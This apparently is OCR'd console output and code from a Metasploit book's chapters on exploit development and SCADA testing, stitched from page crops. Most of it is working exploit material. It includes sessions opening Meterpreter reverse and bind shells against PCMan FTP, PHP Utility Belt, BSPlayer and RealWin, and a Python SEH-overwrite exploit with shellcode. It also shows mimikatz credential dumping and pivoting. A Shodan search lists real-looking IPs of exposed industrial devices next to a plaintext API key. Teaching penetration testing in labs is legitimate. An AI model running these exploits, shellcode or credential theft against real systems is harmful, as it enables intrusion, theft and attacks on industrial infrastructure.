





```
msf5 > use exploit/windows/chapter_4/pcman
msf5 exploit(windows/chapter_4/pcman) > set RHOSTS 192.168.232.149
RHOSTS => 192.168.232.149
msf5 exploit(windows/chapter_4/pcman) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/chapter_4/pcman) > set LHOST 192.168.232.145
LHOST => 192.168.232.145
msf5 exploit(windows/chapter_4/pcman) > set LPORT 12000
LPORT => 12000
msf5 exploit(windows/chapter_4/pcman) > options

Module options (exploit/windows/chapter_4/pcman):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FTPPASS  anonymous        yes       FTP Password
   FTPUSER  anonymous        no        The username to authenticate as
   RHOSTS   192.168.232.149  yes       The target host(s), range CIDR identifier, or hosts file with
   RPORT    21               yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.232.145  yes       The listen address (an interface may be specified)
   LPORT     12000            yes       The listen port
```

```
msf5 exploit(windows/chapter_4/pcman) > exploit

[*] Started reverse TCP handler on 192.168.232.145:12000
[*] 192.168.232.149:21 - Connecting to FTP server 192.168.232.149:21...
[*] 192.168.232.149:21 - Connected to target FTP server.
[*] 192.168.232.149:21 - Authenticating as anonymous with password anonymous...
[*] 192.168.232.149:21 - Sending password...
[*] Sending stage (180291 bytes) to 192.168.232.149
[*] Meterpreter session 1 opened (192.168.232.145:12000 -> 192.168.232.149:1121) at 2019-11-11 03:56:20 -0800


masteringmetasploitndmeterpreter >
```

```
msf5 exploit(windows/chapter_4/pcman) > check

[*] 192.168.232.149:21 - Connecting to FTP server 192.168.232.149:21...
[*] 192.168.232.149:21 - Connected to target FTP server.
[*] 192.168.232.149:21 - Authenticating as anonymous with password anonymous...
[*] 192.168.232.149:21 - Sending password...
[*] 192.168.232.149:21 - Able to authenticate, and banner shows the vulnerable version
[*] 192.168.232.149:21 - The target appears to be vulnerable.
```




User accounts for \\APEX-DC

Administrator Apex DefaultAccount Guest navee nipun WDAGUtilityAccount The command completed successfully.

```ruby
# Connects to the server, creates a request, sends the request, reads the response
#
# Passes +opts+ through directly to Rex::Proto::Http::Client#request_raw.
#
def send_request_raw(opts={}, timeout = 20)
  if datastore['HttpClientTimeout'] && datastore['HttpClientTimeout'] > 0
    actual_timeout = datastore['HttpClientTimeout']
  else
    actual_timeout =  opts[:timeout] || timeout
  end

  begin
    c = connect(opts)
    r = c.request_raw(opts)

    if datastore['HttpTrace']
      print_line('#' * 20)
      print_line('# Request:')
      print_line('#' * 20)
      print_line(r.to_s)
    end

    res = c.send_recv(r, actual_timeout)

    if datastore['HttpTrace']
      print_line('#' * 20)
      print_line('# Response:')
      print_line('#' * 20)
      if res.nil?
        print_line("No response received")
      else
        print_line(res.to_terminal_output)
      end
    end
```


```
class ClientRequest

  DefaultUserAgent = "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
  DefaultConfig = {
    #
    # Regular HTTP stuff
    #
    'agent'                 => DefaultUserAgent,
    'cgi'                   => true,
    'cookie'                => nil,
    'data'                  => '',
    'headers'               => nil,
    'raw_headers'           => '',
    'method'                => 'GET',
    'path_info'             => '',
    'port'                  => 80,
    'proto'                 => 'HTTP',
    'query'                 => '',
    'ssl'                   => false,
    'uri'                   => '/',
    'vars_get'              => {},
    'vars_post'             => {},
    'version'               => '1.1',
    'vhost'                 => nil,

    #
    # Evasion options
    #
    'encode_params'         => true,
    'encode'                => false,
    'uri_encode_mode'       => 'hex-normal', # hex-normal, hex-all, hex-noslashes, hex-random, u-normal, u-all, u-noslashes, u-random
    'uri_encode_count'      => 1,       # integer
    'uri_full_url'          => false,   # bool
    'pad_method_uri_count'  => 1,       # integer
    'pad_uri_version_count' => 1,       # integer
    'pad_method_uri_type'   => 'space', # space, tab, apache
    'pad_uri_version_type'  => 'space', # space, tab, apache


msf5 > use exploit/windows/chapter_4/phputility
msf5 exploit(windows/chapter_4/phputility) > set RHOSTS 192.168.232.1
RHOSTS => 192.168.232.1
msf5 exploit(windows/chapter_4/phputility) > options

Module options (exploit/windows/chapter_4/phputility):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   CHECKURI   /php-utility-belt/info.php  no        Checking Purpose
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.232.1               yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT      80                          yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /php-utility-belt/ajax.php  yes       The path to PHP Utility Belt
   VHOST                                  no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.232.145  yes       The listen address (an interface may be specified)
   LPORT  8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP Utility Belt
```

```
msf5 exploit(windows/chapter_4/phputility) > exploit

[*] Started reverse TCP handler on 192.168.232.145:8080
[*] Sending stage (38288 bytes) to 192.168.232.1
[*] Meterpreter session 3 opened (192.168.232.145:8080 -> 192.168.232.1:34034) at 2019-11-11 05:14:37 -0800

masteringmetasploitndmeterpreter > sysinfo
Computer    : APEX-DC
OS          : Windows NT APEX-DC 10.0 build 17763 (Windows 10) AMD64
Meterpreter : php/windows
masteringmetasploitndmeterpreter > pwd
E:\My\php-utility-belt
masteringmetasploitndmeterpreter > getuid
Server username: Apex (0)
```



```
buf =  ""
buf += "\xbb\xe4\xf3\xb8\x70\xda\xc0\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x33\x31\x58\x12\x83\xc0\x04\x03\xbc\xfd\x5a"
buf += "\x85\xc0\xea\x12\x66\x38\xeb\x44\xee\xdd\xda\x56\x94"
buf += "\x96\x4f\x67\xde\xfa\x63\x0c\xb2\xee\xf0\x60\x1b\x01"
buf += "\xb0\xcf\x7d\x2c\x41\xfe\x41\xe2\x81\x60\x3e\xf8\xd5"
buf += "\x42\x7f\x33\x28\x82\xb8\x29\xc3\xd6\x11\x26\x76\xc7"
buf += "\x16\x7a\x4b\xe6\xf8\xf1\xf3\x90\x7d\xc5\x80\x2a\x7f"
buf += "\x15\x38\x20\x37\x8d\x32\x6e\xe8\xac\x97\x6c\xd4\xe7"
buf += "\x9c\x47\xae\xf6\x74\x96\x4f\xc9\xb8\x75\x6e\xe6\x34"
buf += "\x87\xb6\xc0\xa6\xf2\xcc\x33\x5a\x05\x17\x4e\x80\x80"
buf += "\x8a\xe8\x43\x32\x6f\x09\x87\xa5\xe4\x05\x6c\xa1\xa3"
buf += "\x09\x73\x66\xd8\x35\xf8\x89\x0f\xbc\xba\xad\x8b\xe5"
buf += "\x19\xcf\x8a\x43\xcf\xf0\xcd\x2b\xb0\x54\x85\xd9\xa5"
buf += "\xef\xc4\xb7\x38\x7d\x73\xfe\x3b\x7d\x7c\x50\x54\x4c"
buf += "\xf7\x3f\x23\x51\xd2\x04\xdb\x1b\x7f\x2c\x74\xc2\x15"
buf += "\x6d\x19\xf5\xc3\xb1\x24\x76\xe6\x49\xd3\x66\x83\x4c"
buf += "\x9f\x20\x7f\x3c\xb0\xc4\x7f\x93\xb1\xcc\xe3\x72\x22"
buf += "\x8c\xcd\x11\xc2\x37\x12"

jmplong = "\xe9\x85\xe9\xff\xff"
nseh = "\xeb\xf9\x90\x90"
# Partially overwriting the seh record (nulls are ignored).
seh = "\x3b\x58\x00\x00"
buflen = len(buf)
response = "\x90" *2048 + buf + "\xcc" * (6787 - 2048 - buflen) + jmplong + nseh + seh
c.send(response)
c.close()
c, addr = s.accept()         # Establish connection with client.
```

```
msf5 exploit(windows/chapter_4/bsplayer) > options

Module options (exploit/windows/chapter_4/bsplayer):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.232.145  yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  12000            yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.232.145  yes       The listen address (an interface may be specified)
   LPORT     12001            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic


msf5 exploit(windows/chapter_4/bsplayer) > exploit
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.232.145:12001
msf5 exploit(windows/chapter_4/bsplayer) > [*] Started service listener on 192.168.232.145:12000
[*] Server started.
```




```
[*] Started reverse TCP handler on 192.168.232.145:12001
msf5 exploit(windows/chapter_4/bsplayer) > [*] Started service listener on 192.168.232.145:12000
[*] Server started.
[*] Client Connected
[*] Client Connected
[*] Sending stage (180291 bytes) to 192.168.232.148
[*] Meterpreter session 5 opened (192.168.232.145:12001 -> 192.168.232.148:49169) at 2019-11-14 01:11:38 -0800

msf5 exploit(windows/chapter_4/bsplayer) > sessions 5
[*] Starting interaction with 5...

masteringmetasploitndmeterpreter > getuid
Server username: WIN-6FO9IRT3265\Apex
masteringmetasploitndmeterpreter > sysinfo
Computer        : WIN-6FO9IRT3265
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
masteringmetasploitndmeterpreter >
```

Chapter 5: Testing Services with Metasploit

```
msf5 > use auxiliary/gather/shodan_search
msf5 auxiliary(gather/shodan_search) > options

Module options (auxiliary/gather/shodan_search):

   Name           Current Setting                  Required  Description
   ----           ---------------                  --------  -----------
   DATABASE       false                            no        Add search results to the database
   MAXPAGE        1                                yes       Max amount of pages to collect
   OUTFILE                                         no        A filename to store the list of IPs
   QUERY          Rockwell                         yes       Keywords you want to search for
   REGEX          .*                               yes       Regex search for a specific IP/City/Country/Hostname
   SHODAN_APIKEY  7Ou8fcviisMCVdL9RCu48OkquBFfSCVk  yes       The SHODAN API key

msf5 auxiliary(gather/shodan_search) > set QUERY Rockwell
QUERY => Rockwell
msf5 auxiliary(gather/shodan_search) > set SHODAN_APIKEY 7Ou8fcviisMCVdL9RCu48OkquBFfSCVk
SHODAN_APIKEY => 7Ou8fcviisMCVdL9RCu48OkquBFfSCVk
msf5 auxiliary(gather/shodan_search) > run

[*] Total: 7400 on 74 pages. Showing: 1 page(s)
[*] Collecting data, please wait...


Search Results
==============

 IP:Port                City                Country        Hostname
 -------                ----                -------        --------
 107.241.131.13:44818   N/A                 United States
 107.241.63.180:44818   N/A                 United States
 107.85.185.134:44818   N/A                 United States
 107.85.58.208:44818    N/A                 United States
 12.10.113.171:44818    N/A                 United States
 120.157.8.216:44818    Darlington          Australia
 128.6.232.173:44818    Valley Cottage      United States  fm3540-200-r01.rutgers.edu
 14.102.175.76:44818    Sioux City          United States  14-102-175-76.fibercomm.net
 140.112.83.219:44818   Taipei              Taiwan         pc219.dept83.ntu.edu.tw
 166.130.105.233:44818  Atlanta             United States  mobile-166-130-105-233.mycingular.net
 166.130.47.71:44818    Atlanta             United States  mobile-166-130-47-71.mycingular.net
 166.139.43.247:44818   N/A                 United States  247.sub-166-139-43.myvzw.com
 166.141.30.100:44818   N/A                 United States  100.sub-166-141-30.myvzw.com
 166.141.50.79:44818    N/A                 United States  79.sub-166-141-50.myvzw.com
 166.142.227.60:44818   N/A                 United States  60.sub-166-142-227.myvzw.com
 166.142.236.60:44818   N/A                 United States  60.sub-166-142-236.myvzw.com
 166.143.12.26:44818    N/A                 United States  26.sub-166-143-12.myvzw.com
 166.145.16.159:44818   N/A                 United States  159.sub-166-145-16.myvzw.com
 166.145.198.247:44818  N/A                 United States  247.sub-166-145-198.myvzw.com
 166.149.241.161:44818  N/A                 United States  161.sub-166-149-241.myvzw.com
 166.150.101.213:44818  N/A                 United States  213.sub-166-150-101.myvzw.com
 166.152.187.166:44818  N/A                 United States  166.sub-166-152-187.myvzw.com
 166.152.192.224:44818  N/A                 United States  224.sub-166-152-192.myvzw.com
 166.152.218.221:44818  N/A                 United States  221.sub-166-152-218.myvzw.com
 166.157.249.252:44818  N/A                 United States  252.sub-166-157-249.myvzw.com
 166.159.228.218:44818  N/A                 United States  218.sub-166-159-228.myvzw.com
 166.161.66.1:44818     N/A                 United States  1.sub-166-161-66.myvzw.com
```

```
msf5 > use exploit/windows/scada/realwin_scpc_initialize
msf5 exploit(windows/scada/realwin_scpc_initialize) > set RHOSTS 192.168.232.149
RHOSTS => 192.168.232.149
msf5 exploit(windows/scada/realwin_scpc_initialize) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/scada/realwin_scpc_initialize) > options

Module options (exploit/windows/scada/realwin_scpc_initialize):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.232.149  yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT   912              yes       The target port (TCP)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.232.149  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf5 exploit(windows/scada/realwin_scpc_initialize) > exploit

[*] 192.168.232.149:912 - Trying target Universal...
[*] Started bind TCP handler against 192.168.232.149:4444
[*] Sending stage (180291 bytes) to 192.168.232.149
[*] Meterpreter session 2 opened (192.168.232.145:37583 -> 192.168.232.149:4444)
 at 2019-11-26 05:09:54 -0800

masteringmetasploitndmeterpreter > sysinfo
Computer        : APEX-A8AD2A7DF0
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
masteringmetasploitndmeterpreter >
```


```
masteringmetasploitndmeterpreter > load mimikatz
Loading extension mimikatz...Success.
masteringmetasploitndmeterpreter > kerberos
[!] Not currently running as SYSTEM
[*] Attempting to getprivs ...
[+] Got SeDebugPrivilege.
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID   Package    Domain           User               Password
------   -------    ------           ----               --------
0;997    Negotiate  NT AUTHORITY     LOCAL SERVICE
0;996    Negotiate  NT AUTHORITY     NETWORK SERVICE
0;51259  NTLM
0;999    NTLM       WORKGROUP        APEX-A8AD2A7DF0$
0;60915  NTLM       APEX-A8AD2A7DF0  Administrator      12345
```

```
msf5 exploit(windows/scada/realwin_scpc_initialize) > use post/multi/manage/autoroute
msf5 post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24"
   SESSION                   yes       The session to run this module on.
   SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)

msf5 post(multi/manage/autoroute) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module.
[*] Running module against APEX-A8AD2A7DF0
[*] Searching for subnets to autoroute.
[+] Route added to subnet 192.168.232.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.248.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
```

```
msf5 post(multi/manage/autoroute) > sessions 1
[*] Starting interaction with 1...

masteringmetasploitndmeterpreter > arp

ARP cache
=========

    IP address       MAC address        Interface
    ----------       -----------        ---------
    192.168.232.145  00:0c:29:e2:b1:c8  2
    192.168.248.2    00:50:56:e2:39:5b  655365
    192.168.248.138  00:0c:29:1f:85:33  655365
```

```
Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set PORTS 502,1502
PORTS => 502,1502
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.248.138
RHOSTS => 192.168.248.138
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.248.138:      - 192.168.248.138:1502 - TCP OPEN
[*] 192.168.248.138:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

```
msf5 auxiliary(scanner/scada/modbusclient) > use auxiliary/scanner/scada/modbusdetect
msf5 auxiliary(scanner/scada/modbusdetect) > options

Module options (auxiliary/scanner/scada/modbusdetect):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax
   RPORT    502              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  10               yes       Timeout for the network probe
   UNIT_ID  1                yes       ModBus Unit Identifier, 1..255, most often 1

msf5 auxiliary(scanner/scada/modbusdetect) > set RHOSTS 192.168.248.138
RHOSTS => 192.168.248.138
msf5 auxiliary(scanner/scada/modbusdetect) > set RPORT 1502
RPORT => 1502
msf5 auxiliary(scanner/scada/modbusdetect) > run

[+] 192.168.248.138:1502  - 192.168.248.138:1502 - MODBUS - received correct MODBUS/TCP header (unit-ID: 1)
[*] 192.168.248.138:1502  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```





```
msf5 auxiliary(scanner/scada/modbus_findunitid) > set RPORT 1502
RPORT => 1502
